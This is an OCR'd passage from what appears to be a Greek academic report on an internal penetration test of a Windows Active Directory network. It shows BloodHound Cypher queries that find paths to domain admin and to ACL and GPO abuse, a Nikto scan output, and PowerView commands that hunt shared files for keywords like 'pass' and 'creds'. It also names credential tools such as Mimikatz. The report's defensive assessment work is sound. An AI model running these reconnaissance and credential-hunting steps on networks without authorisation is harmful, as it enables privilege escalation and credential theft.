
Τα αποτελέσματα της ανωτέρω εντολής απεικονίζονται στην Εικόνα 17.



Εικόνα 17 Αποτελέσματα σύνθετης εντολής για εύρεση ανάθεσης τύπου RBCD σε Η/Υ-μέλος διαχειριστή τομέα.

6.3.2 Γραφική Απεικόνιση και Ανάλυση δεδομένων ελεγκτή τομέα μέσω της εφαρμογής Bloodhound


Στην παράγραφο 6.3.1.1 συλλέξαμε τα δεδομένα του ελεγκτή τομέα μέσω της εφαρμογής Sharphound. Το Sharphound, οπως προαναφέρθηκε, πρόκειται για το επίσημο εργαλείο συλλογής δεδομένων προς χρήση σε συνδυασμό με το Bloodhound. Το τελευταίο πρόκειται για μία εφαρμογή με την οποία απεικονίζονται γραφικά τα δεδομένα που έχουν συλλεχθεί και έτσι απλουστεύεται η διαδικασία ανάλυσης και επεξεργασίας τους. Σε αυτό μπορούμε να απευθύνουμε ερωτήσεις και να επιστρέφεται αποτέλεσμα που αναπαριστάται γραφικά, διευκολύνοντας έτσι οπτικά, τη μελέτη μας για το πέρασμα προς τον τελικό στόχο. Το αποτέλεσμα που θα πάρουμε αν εισάγουμε τα δεδομένα που συλλέξαμε στο Bloodhound, θα είναι της μορφής που φαίνεται στην Εικόνα 18.



Εικόνα 18 Γραφική απεικόνιση αποτελεσμάτων συλλογής δεδομένων με το Sharphound

Η συλλογή δεδομένων μπορεί να γίνει για μία χρονική στιγμή αλλά επειδή σε έναν ελεγκτή τομέα οι συνεδρίες ανοιγοκλείνουν ανα τακτά χρονικά διαστήματα, έχουμε τη δυνατότητα να συλλέγουμε τα στοιχεία αυτά με επαναλλαμβανόμενες αναζητήσεις. Ο δεύτερος τρόπος είναι και ο προτεινόμενος μιας και αποκτούμε μια πιό ολοκληρωμένη εικόνα του ελεγκτή τομέα.


Αφού, λοιπόν, έχουμε συλλέξει τα δεδομένα μας και τα έχουμε εισάγει στο BloodHound, μπορούμε να θέσουμε διάφορα ερωτήματα στη βάση δεδομένων και να πάρουμε διαδραστικά τα αποτελέσματα με γραφική αναπαράστασή τους. Για παράδειγμα αν αναζητήσουμε «τα συντομότερα μονοπάτια που θα οδηγήσουν απο έναν στόχο που έχουμε κατακτήσει, στον διαχειριστή του δικτύου» παίρνουμε το αποτέλεσμα της Εικόνα 19.



Εικόνα 19 Απεικόνιση αποτελέσματος ερωτήματος "Find the shortest path to domain Admin"


Ακολουθώντας την διαδρομή με κόκκινο χρώμα βλέπουμε ότι μπορούμε να φτάσουμε στον διαχειριστή του ελεγκτή τομέα από ένα φάκελο δεδομένων ο οποίος έχει διαμοιραστεί προφανώς για να σαρώνουν οι χρήστες δια μέσω ενός φωτοτυπικού μηχανήματος και να ανασηκώνουν τα αρχεία τους μέσα από αυτόν. Πρόκειται για μία απο τις πολιτικές του ελεγκτή τομέα.

Σε επόμενο ερώτημα στη βάση δεδομένων για να εντοπίσει τα πιό σύντομα μονοπάτια σε στόχους μεγάλης αξίας παίρνουμε το αποτέλεσμα της Εικόνα 20. Σύμφωνα με αυτό, ο χρήστης που έχει σημανθεί με κόκκινο κύκλο είναι μέλος των διαχειριστών του δικτύου και άρα αποτελεί στόχο υψηλής αξίας.




Εικόνα 20 Συντομότερα μονοπάτια σε στόχους μεγάλης αξίας

Οι ενεργοί σύνοδοι συχνά αποτελούν αντικείμενο επίθεσης. Αυτοί μπορούν να εντοπιστούν ανα χρήστη. Ο διαχειριστής του δικτύου στη συγκεκριμένη περίπτωση έχει 2 ενεργές συνόδους με 2 τερματικά που μπορούν να δεχθούν επίθεση. Πέρα από τις ενεργές συνόδους μπορούμε να αντλήσουμε περεταίρω πληροφορία όπως για παράδειγμα πότε ήταν η τελευταία φορά που αλλάχθηκε ο κωδικός ασφαλείας του υπο αναζήτηση χρήστη (Εικόνα 21)



Εικόνα 21 Πληροφορίες Χρήστη Υπηρεσίας Καταλόγου

Ακολούθως, θέτοντας αντίστοιχο ερώτημα για το πού υπάρχουν ενεργοί σύνοδοι με λογαριασμό διαχειριστή σε τερματικά που δεν ανήκουν στον ελεγκτη τομέα παίρνουμε το γράφημα της Εικόνα 22.



Εικόνα 22 Ενεργή σύνοδος χρήστη με διαχειριστή

Παρατηρούμε λοιπόν οτι ο παραπάνω χρήστης έχει ενεργή σύνοδο με λογαριασμό διαχειριστή και δια μέσω αυτής μπορούμε να φτάσουμε σε 9 στόχους μεγάλης αξίας.

Με ανάλογο τρόπο μπορούμε να εκτελέσουμε διάφορα ερωτήματα στη βάση προσαρμοσμένα στις δικές μας ανάγκες. Για παράδειγμα μπορούμε να ψάξουμε για τυχόν περιπτώσεις σχετικές με την κατάχρηση δικαιωμάτων ACLs που έχουν μη προνομιούχοι χρήστες έναντι των υπολογιστών.


Το ερώτημα που μπορεί να υποβληθεί είναι το:

*MATCH (n:User {admincount:False}) MATCH p=allShortestPaths((n)-[r:AllExtendedRights|GenericAll|GenericWrite|Owns|WriteDacl|WriteOwner|AdminTo|CanRDP|ExecuteDCOM|ForceChangePassword*1..]->(m:Computer)) RETURN p*

Η γραφική αναπαράσταση που παίρνουμε είναι της μορφής που φαίνεται στην Εικόνα 23, Τα ευρήματά μας, αποκαλύπτουν ποιοί χρήστες της υπηρεσίας καταλόγου χωρίς αυξημένα δικαιώματα, μπορούν να τροποποιήσουν τα ACLs.

Παρομοίως, μία εντολή που θα μας ενδιέφερε στην αναζήτηση επικίνδυνων μονοπατιών θα ήταν αυτή της αναζήτησης απλών χρηστών οι οποίοι έχουν ανεβασμένα δικαιώματα πάνω σε ένα GPO:

*MATCH p = (u: User) - [r: AllExtendedRights | GenericAll | GenericWrite | Owns | WriteDacl | WriteOwner | GpLink * 1 ..] -> (g: GPO) RETURN p LIMIT 25*



Εικόνα 23 Χρήστες της υπηρεσίας καταλόγου χωρίς αυξημένα δικαιώματα που μπορούν να τροποποιήσουν τα ACLs.

Τα ερωτήματα στη βάση μπορούν να προσαρμοστούν στις ανάγκες μας μέχρι να λάβουμε το επιθυμητό αποτέλεσμα. Συνήθως τα επιθετικά μονοπάτια που ανακαλύπτονται είναι πάρα πολλά σε όγκο οπότε μία καλή πρακτική είναι, αντί να προσπαθούμε να απαλείψουμε αυτά τα μονοπάτια, να προσπαθούμε να απομονώνουμε τους ευαίσθητους στόχους, κερδίζοντας έτσι όχι μόνο σε χρόνο, αλλά στην ουσία μειώνουμε δραστικά την επιθετική επιφάνεια.

Ειδικότερα, όσον αφορά στους κατεξοχήν στόχους, τον διαχειριστή τομέα και το group του, θα πρέπει να υπολογίσουμε το εύρος έκθεσής τους, μελετώντας και αναθεωρώντας τα εξής:

- Συνθηματικά που έχουν κρατηθεί στη μνήμη
- Κατάχρηση ACEs
- Κατάχρηση GPOs
- Kerberoast
- AS-REP Roast

6.4 Εντοπισμός αδυναμιών σε εφαρμογές ιστού

Ως γνωστό ένα από τα πιό κρίσιμα σημεία της υποδομής ενός δικτύου αποτελεί ο διακομιστής ιστού (webserver), ο οποίος αποτελεί σημείο επαφής και ανταλλαγής δεδομένων του εσωτερικού δικτύου με λοιπούς κόμβους, εντός ή/και εκτός δικτύου. Γι'αυτόν ακριβώς τον λόγο ένας διακομιστής ιστού αποτελεί έναν από τους πρώτους στόχους κατα τη διάρκεια μιας επίθεσης.

Κατά την αρχική σάρωση του δικτύου με το zenmap, ήταν δυνατή η συσχέτιση των τερματικών με τις υπηρεσίες τις οποίες προσφέρουν. Έτσι, ταξινομώντας τα αποτελέσματα ανάλογα με το πρωτόκολλο-υπηρεσία στο οποίο ακούν μπορούμε να ξεχωρίσουμε τις εφαρμογές ιστού, να τις απομονώσουμε και να τις ελέγξουμε περεταίρω για τρωτότητες.

Ένα εργαλείο ανοιχτού κώδικα που εκτελεί αυτού του είδους τους ελέγχους είναι το NIKTO [22]. Με το NIKTO μπορεί να γίνει σάρωση διακομιστών όπως Apache, Nginx, Lighttpd, Litespeed κλπ. Τα αποτελέσματα της σάρωσης εκτός από τυχόν τρωτότητες, περιέχουν γενικές πληροφορίες για το διακομιστή, πληροφορίες για τυχόν πιστοποιητικά κρυπτογράφησης ακόμα και πιθανά κακόβουλα αρχεία.

Παράδειγμα:

Επανερχόμενοι στα αποτελέσματα του nmap, μπορούμε να δούμε ότι ένα από τα στοιχεία του δικτύου με διεύθυνση 10.0.0.29 ακούει στην πόρτα 3128. Αν σαρώσουμε τον webserver με το NIKTO θα πάρουμε την παρακάτω αναφορά:

```
./nikto.pl -h 10.0.0.29:3128

- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.0.0.29
+ Target Hostname:    10.0.0.29
+ Target Port:        3128
```

+ Start Time: 2022-02-08 10:47:57 (GMT-5)

+ Server: Apache/2.4.33 (Win32) OpenSSL/1.1.0i-dev

+ The anti-clickjacking X-Frame-Options header is not present.

+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS

+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type

+ No CGI Directories found (use '-C all' to force check all possible dirs)

+ Apache/2.4.33 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.

+ OpenSSL/1.1.0i-dev appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.

+ Allowed HTTP Methods: GET, POST, OPTIONS, HEAD, TRACE

+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST

+ 7889 requests: 0 error(s) and 7 item(s) reported on remote host

+ End Time: 2022-02-08 10:48:54 (GMT-5) (57 seconds)

+ 1 host(s) tested

Συμπεραίνουμε λοιπόν, απο τα αποτελέσματα, οτι πρόκειται για έναν Apache server έκδοσης 2.4.33. Ο συγκεκριμένος webserver είναι ευάλωτος και χρειάζεται ενημέρωση η έκδοσή του. Παρομοίως, ενημέρωση χρειάζεται και το εργαλείο OpenSSL μιάς και με αυτό γίνεται διαχείριση όχι μόνο των κλειδιών κρυπτογράφησης αλλά και γενικότερα του καναλιού ασφαλούς επικοινωνίας. Επιπλέον εντοπίστηκε η τρωτότητα OSVDB-877, σύμφωνα με την οποία ο webserver επιτρέπει την εμφάνιση των ληφθέντων δεδομένων, κυρίως για λόγους ιχνηλάτησης. Αυτό θα μπορούσε να χρησιμοποιηθεί ως μέθοδος υποκλοπής των γνωστών cookies των χρηστών, το οποίο με τη σειρά του θα μπορούσε να έχει ως αποτέλεσμα την αποκάλυψη των συνθηματικών του.

6.5 Εντοπισμός file server και διαμοιρασμένων αρχείων

Η προσπέλαση διαμοιρασμένων στοιχείων και η πληροφορία που μπορεί να αντληθεί μέσα από αυτά, μπορεί να αποβεί απολύτως χρήσιμη στον επιτιθέμενο. Πέρα από αυτό, αποκτώντας πρόσβαση σε αυτά τα αρχεία, αρχεία που θεωρούνται ασφαλή από μεριάς του χρήστη, μπορεί να εισαχθεί κακόβουλο λογισμικό, και να εκτελεστεί ακούσια απο τους χρήστες. Η μέθοδος αυτή υπάγεται σε μία απο τις τακτικές των πλευρικών κινήσεων.

Για να εντοπίσουμε στο υπο δοκιμή δίκτυο διαμοιρασμένα ευαίσθητα αρχεία χρησιμοποιήσαμε ένα σετ εντολών του Powershell οι οποίες ανήκουν στο PowerSploit και συγκεκριμένα στο PowerView, το οποίο προαναφέρθηκε κατά τη σάρωση του ελεγκτή τομέα.


Έτσι λοιπόν, αρχικά ανακαλύπτουμε αν υπάρχουν διαμοιράσεις στο δίκτυο και κατόπιν ψάχνουμε για ευαίσθητα αρχεία. Η αναζήτηση των ευαίσθητων αρχείων γίνεται με βάση λέξεις-κλειδιά όπως: 'pass', 'sensitive', 'secret', 'admin', 'login', 'unattend*.xml' , “*vmdk*’, ‘*creds*’ or ‘*credential*’.

Οι εντολές που δίνουμε είναι:

- *PS C:\> Invoke-ShareFinder >> sharesoutput.txt* #Για ανεύρεση διαμοιράσεων στο domain.

- *PS C:\> Invoke-FileFinder >> sharedFiles.txt* #Για ανεύρεση διαμοιραζόμενων αρχείων.

Απο τα αποτελέσματα των εντολών παρατηρούμε οτι έχουν εντοπιστεί διαμοιραζόμενοι φάκελοι, όπως φαίνεται και στην Εικόνα 24.



Εικόνα 24 Εντοπισμός διαμοιραζόμενων φακέλων

Παράλληλα, με την εκτέλεση του δεύτερου script παρατηρούμε οτι βρέθηκαν αρκετά αρχεία ευαίσθητου περιεχομένου, όπως φαίνεται στην Εικόνα 25.

Εικόνα 25 Εντοπισμός διαμοιραζόμενων αρχείων ευαίσθητου περιεχομένου

6.6 Εντοπισμός αδυναμιών σε επίπεδο τερματικών

Η πληροφορία που μπορεί να αντληθεί και να χρησιμοποιηθεί για το επόμενο επιθετικό βήμα μπορεί κάλλιστα να προέρχεται από ευπάθειες και λανθασμένες ρυθμίσεις σε επίπεδο προσωπικού υπολογιστή. Σε αυτό το τελευταίο βήμα κύριος σκοπός μας είναι να εντοπίσουμε τρωτότητες των τερματικών, τυχόν αποθηκευμένα συνθηματικά χρηστών και διαχειριστών, να ξεχωρίσουμε ποιά από αυτά είναι απαραίτητα, και να εξαλείψουμε τα υπόλοιπα, μετριάζοντας με αυτόν τον τρόπο την επιθετική επιάνεια στην οποία εκτίθεται το δίκτυό μας.

Για τον σκοπό αυτό θα χρησιμοποιήσουμε τα παρακάτω εργαλεία ανοιχτού κώδικα:

- PowerUp
- Seatbelt
- PowerView

- Lazagne
- Mimikatz
- Domain Password Spray

Αναλυτικότερα, έχουμε:

6.6.1 PowerUp

Με το PowerUp [23] μπορούμε να σαρώσουμε κάθε τερματικό προς αναζήτηση των κάτωθι ευπαθειών:

- AlwaysInstallElevated
- CachedGPPPassword
- DomainGPPPassword
- HijackablePaths
- McAfeeSitelistFiles
